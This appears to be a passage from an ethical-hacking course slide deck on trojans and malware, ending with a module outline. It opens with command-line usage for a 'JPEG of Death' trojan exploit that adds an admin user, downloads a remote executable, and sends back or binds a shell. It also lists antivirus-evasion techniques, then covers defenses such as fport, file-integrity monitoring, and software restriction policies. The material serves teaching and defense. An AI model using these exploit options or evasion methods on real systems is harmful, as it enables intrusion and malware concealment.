* -a: Add User X with Pass X to Admin Group;
* IE: Exploit.exe -a pic.jpg
* -d: Download a File From an HTTP Server;
* IE: Exploit.exe -d http://YourWebServer/Patch.exe pic.jpg
* -r: Send Back a Shell To a Specified IP on a Specific Port;
* IE: Exploit.exe -r 192.168.0.1 -p 123 pic.jpg (Default Port is 1337)
* -b: Bind a Shell on The Exploited Machine On a Specific Port;
* IE: Exploit.exe -b -p 132 pic.jpg (Default Port is 1337)
```

**Affects
Windows NT, 2000, XP, 2003**




**This trojan modified the original
“JPEG of Death” exploit which
provided a 2500 byte payload.**



**Countermeasure:
Apply the Update patch**

Advanced Trojans: Avoiding Detection

Stealth Tools contains several methods to modify trojan server executables in such a way to avoid detection by anti-virus/anti-trojan software.



Methods to avoid detection:

Changing MD5/CRC checksums by adding 'white bytes'

Creating VB script from an EXE file

Scramble headers used for file compression

Changing readable strings

The Basic Process Manipulation Tool Kit is a utility developed to specifically manipulate processes on Windows.

Open Source

There are many security mechanisms that are implemented in the user's own processes. Thus the issue – the user has full rights to those processes.

What can we do?

- **Disable Software Restriction Policies**
- **Bypass .NET Code Access Security**



There a number of tools and actions that can be performed to both detect and hopefully prevent malware. These tools are discussed over the next few slides.

**Anti-virus/
Personal
IDS/Personal
firewall
products**

**Anti-
Spyware/
Trojan
products**

**Port and
Process
Monitoring
Software
(fport, TCP
View)**

**Registry
Modification
Detection
(HijackThis)**

**System File
Integrity
(Tripwire,
GFILanguard
SIM)**

**Malware
Reference
Websites
(Glocksoft,
Symantec,
McAfee)**

Gargoyle Investigator™ Enterprise Module


Forensic Malware Investigation



Key Features:

- Performs enterprise wide collection of malicious code hashes on multiple targets simultaneously
- Includes a single user license of Gargoyle Investigator™ Forensic Pro
- 20 datasets containing over 10,000 types of malicious software
- Dataset Creator™-create and build your own categories for detection
- Utilize created datasets to search for known documents that only you should have access to
- Interoperates with popular forensic tools such as EnCase™ and FTK™
- Time stamped enterprise discovery reports for each target suspected

Spy Sweeper Enterprise



Spy Sweeper Enterprise Features:

- Rootkit protection with white listing
- Automatic client deployments
- Configurable sweep settings
- Direct disk scanning
- Zero-day Smart Shields protection
- Powerful management console
- Advanced reporting
- Scalable to thousands of desktops
- Frequent threat updates

CM Tool: Port Monitoring Software

To quickly reveal what active connections are established, as well as any listening ports, use the built-in netstat command

When a suspicious port is found, use one of the following tools to map the open port to a running executable and process name/id:

- Port Explorer
- Fport
- TCPview

Beast trojan
running on
port 6666

```
C:\WINNT\System32\cmd.exe
C:\stuff\fport\Fport-2.0>fport /ap
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid    Process    ->  Port  Proto Path
8      System    ->  1030  TCP
8      System    ->  139   TCP
8      System    ->  445   TCP
1428   Explorer  ->  1040  TCP   C:\WINNT\Explorer.exe
1428   Explorer  ->  1042  TCP   C:\WINNT\Explorer.exe
1428   Explorer  ->  1043  TCP   C:\WINNT\Explorer.exe
1428   Explorer  ->  6666  TCP   C:\WINNT\Explorer.exe
964    inetinfo  ->  1028  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
964    inetinfo  ->  21    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
964    inetinfo  ->  2383  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
964    inetinfo  ->  25    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
964    inetinfo  ->  443   TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
964    inetinfo  ->  80    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
512    msdtc     ->  1025  TCP   C:\WINNT\System32\msdtc.exe
```


CM Tools: File Protection Software


System file integrity software alerts administrators when critical files have been modified, thus giving early warning that trojans, rootkits, and other malware have been installed.



These products work by comparing properties of a file before and after modification. One such property might be an MD5 checksum.



Tripwire and GFI Languard SIM are examples of products that monitor file integrity.



CM Tool: Windows File Protection

Windows File Protection (WFP) protects operating system files from being overwritten. If a system file is overwritten during a software installation, the WFP service immediately copies back the original file.

The hashes in a file are compared with the SHA-1 hashes of the current system files to verify their integrity against the 'factory originals'.



CM Tool: Windows Software Restriction Policies

A Software Restriction Policy is a set of rules to control which software programs a user can run. – a.k.a. Whitelisting

A user may be able to download a malicious file or receive it from email but a properly-configured Software Restriction Policy will prevent the malware from running.

There are four categories of rules: Hash, Certificate, File Path, Internet Security Zone

Recommendation: Create hash rules to allow all known apps and then set the default policy to Disallowed.

Note: Software Restriction Policies are only for Windows XP and 2003 (not Win2000)

The screenshot shows the 'New Hash Rule' dialog box with the 'General' tab selected. It contains a lock icon and instructions: 'Use rules to override the default security level. Click Browse to select the file you want to hash. The file's attributes, such as its size and the date and time it was created, are automatically populated.' Below this, the 'File hash' field contains the value 'f80b479205db46f5654aad74cabdd366:8798260:32771' and a 'Browse...' button. The 'File information' field contains '(9.0.0.2717)'. The 'Security level' dropdown is set to 'Unrestricted'. The 'Description' field contains 'Allow MS Word'.


CM Tool: Hardware Malware Detectors

A hardware-based malware detector can be installed in a network to prevent malware operation.

One example: Adaptive DarkNet from mainnerve.com.

With Adaptive DarkNet™ service, an enterprise has a continuously-improving defense mechanism for various malware like Trojans, viruses, and worms.

Adaptive DarkNet™ recognizes outbound malicious activity; therefore it can protect your network from becoming the source of an unintended DDoS attack.



Countermeasure: User Education



It is extremely important to inform end-users about the dangers of running software obtained from untrusted sources.



Instead of having users simply read and sign-off on the company computer usage policy, actually discuss computer security issues (picking strong passwords, malicious software, etc) in a face-to-face meeting.



Remember, there is no 'patch' for ignorance!

Overview of various Trojan tools



Delivering the Payload



Netcat in depth



Generating a Trojan program



Effective prevention methods and countermeasures



Overview of Anti-Trojan Software/Hardware



Module 7 Lab

Malware

